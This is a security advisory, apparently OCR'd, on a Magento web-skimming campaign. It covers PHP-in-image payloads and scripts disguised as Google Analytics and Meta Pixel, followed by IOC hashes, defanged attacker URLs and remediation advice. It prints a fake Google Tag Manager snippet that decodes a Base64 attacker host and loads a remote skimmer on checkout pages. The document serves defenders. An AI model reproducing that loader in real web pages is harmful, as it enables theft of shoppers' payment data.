
Severity

High

Analysis Summary

Security researchers recently detected online skimming campaign that employed numerous obfuscation techniques to escape detection. The threat actors disguised the skimming script by encoding it in PHP, which was then placed in an image file; as a result, the code is executed when a website's index page is loaded. They also discovered infected web apps with malicious JavaScript masquerading as Google Analytics and Meta Pixel (previously Facebook Pixel) scripts. Anti-debugging measures were also implemented in several skimming scripts. Web skimming refer to the illegal practice of gathering financial information from website users during the checkout process. Crooks insert the skimming script into the e-store page by exploiting vulnerabilities in e-commerce platforms and CMSs. In rare circumstances, attackers can inject malicious scripts by exploiting vulnerabilities in installed



third-party plugins and themes.

During their research, they discovered two instances of malicious image files being uploaded to a Magento-hosted server. Both images contained a PHP script with a Base64-encoded JavaScript, and while the JavaScript code was similar, the PHP implementation changed slightly. Attackers was also seen masquerading as Google Analytics and Meta Pixel (formerly Facebook Pixel) scripts to avoid raising suspicion. Inside a faked Google Tag Manager code, the attackers include a Base64-encoded text. Trafficapps[.]business/data[.]php?p=form was encoded from this string.

```
<-- Google Tag Manager -->

    <script>
    (function(i,s,o,g,r,a,m) {
        i['GoogleAnalyticsObjects']=r
        a=s.createElement(g),m=s.getElementsByTagName(g)[0]
        if(i.location.href.indexOf(i.atob(r)) >0){
            a.async=1
            a.src='https://'+i.atob(o)
            m.parentNode.insertBefore(a,m)
        }
    })
    (window,document,'dHJhZmZpY2FwcHMuYnVzaW5lc3MvZGF0YS5waHA/cD1mb3Jt','script','//www.google-analytics.com/
     analytics.js', 'Y2hlY2tvdQ==','ga')
    </script>

    <-- End Google Tag Manager -->
```

Experts discovered that the perpetrators behind the Meta Pixel spoofing employed recently registered domains (NRDs) using HTTPS.

They also include, Organizations should verify that their e-commerce platforms, CMSs, and installed plugins are up to date with the latest security updates, and that they only download and utilise third-party plugins and services from reputable sources, given the increasingly deceptive strategies used in skimming schemes.

Impact

- Harvest Payment Information

Indicators of Compromise

MD5

- 561a830a29c2a637bb01350f5caa3757
- 5a4015f0c7c5e53ed15609f5b20a615e
- 180181ac0326c155e59d2b20692e544f

SHA-256

- a6fc14a7bb5e05c1d271add5b38744523fed01a18ce5578b965ee02e19589e77
- b397e7ad2d00dcef4cf4ba5df363684b1fefcc64c23ab110032a7b2ebb77ab4a
- 88e9d5eddd24546ab78ce8db1eb474a20b9694f52d4c7ad976fbfa683b7ce635

SHA-1

- e89de33f4b3737b9916f10ebbe6addc916e84350
- fd56e2341f0a2758bae1f379feb705f0f9ba0898
- 0b8941324bc03410a6229f16c2aa8009bab9a8be

URL

- https[:]//45[.]197[.]141[.]250/statystics[.]php
- https[:]//45[.]197[.]141[.]250/analytics[.]php
- https[:]//apiujquery[.]com/ajax/libs/jquery/3[.]5[.]1/jquery-3[.]11[.]0[.]min[.]js?i=
- https[:]//trafficapps[.]business/data[.]php?p=form
- https[:]//jqueridev[.]at/jquery[.]ba-hashchange[.]min[.]js
- https[:]//jquerystatic[.]xyz/jquery-static[.]js
- https[:]//sotech[.]fun/identity[.]js
- https[:]//techlok[.]bar/scevent[.]min[.]js
- http[:]//dratserv[.]bar/script-min-2[.]5[.]4[.]min[.]js
- https[:]//idtransfer[.]icu/www[.]google-analytics[.]com/aromaonlinestore[.]com[.]js
- https[:]//trafficapps[.]org/data[.]php?p=f16i13
- https[:]//cilent-tracking[.]com/js/tracking-2[.]1[.]min[.]js
- https[:]//googleservices[.]online/v4/api/apiV2[.]js
- https[:]//lightgetjs[.]com/light[.]js
- https[:]//jspack[.]pro/api[.]js
- https[:]//mageento[.]com/v3/api/logs[.]js
- https[:]//agilityscripts[.]com/js/safefile[.]js
- https[:]//106[.]15[.]179[.]255/
- https[:]//103[.]233[.]11[.]28/jQuery_StXlFiisxCDN[.]php?hash=06d08a204bddfebe2858408a62c742e944824164

Remediation

- Logging — Log your eCommerce environment's network activity and web server activity.
- Passwords — Ensure that general security policies are employed including: implementing strong passwords, correct configurations, and proper administration security policies.
- Admin Access — limit access to administrative accounts and portals to only relevant personnel and make sure they are not publicly accessible.
- WAF — Web defacement must be stopped at the web application level. Therefore, set up a Web Application Firewall with rules to block suspicious and malicious requests.
- Patch — Patch and upgrade any platforms and software timely and make it into a standard security policy. Prioritize patching known exploited vulnerabilities and zero-days.
- Secure Coding — Along with network and system hardening, code hardening should be implemented within the organization so that their websites and software are secure. Use testing tools to detect any vulnerabilities in the deployed codes.

- 2FA — Enable two-factor authentication.
- Antivirus — Enable antivirus and anti-malware software and update signature definitions in a timely manner. Using a multi-layered protection is necessary to secure vulnerable assets
- Security Best Practices — Do not open emails and attachments from unknown or suspicious sources.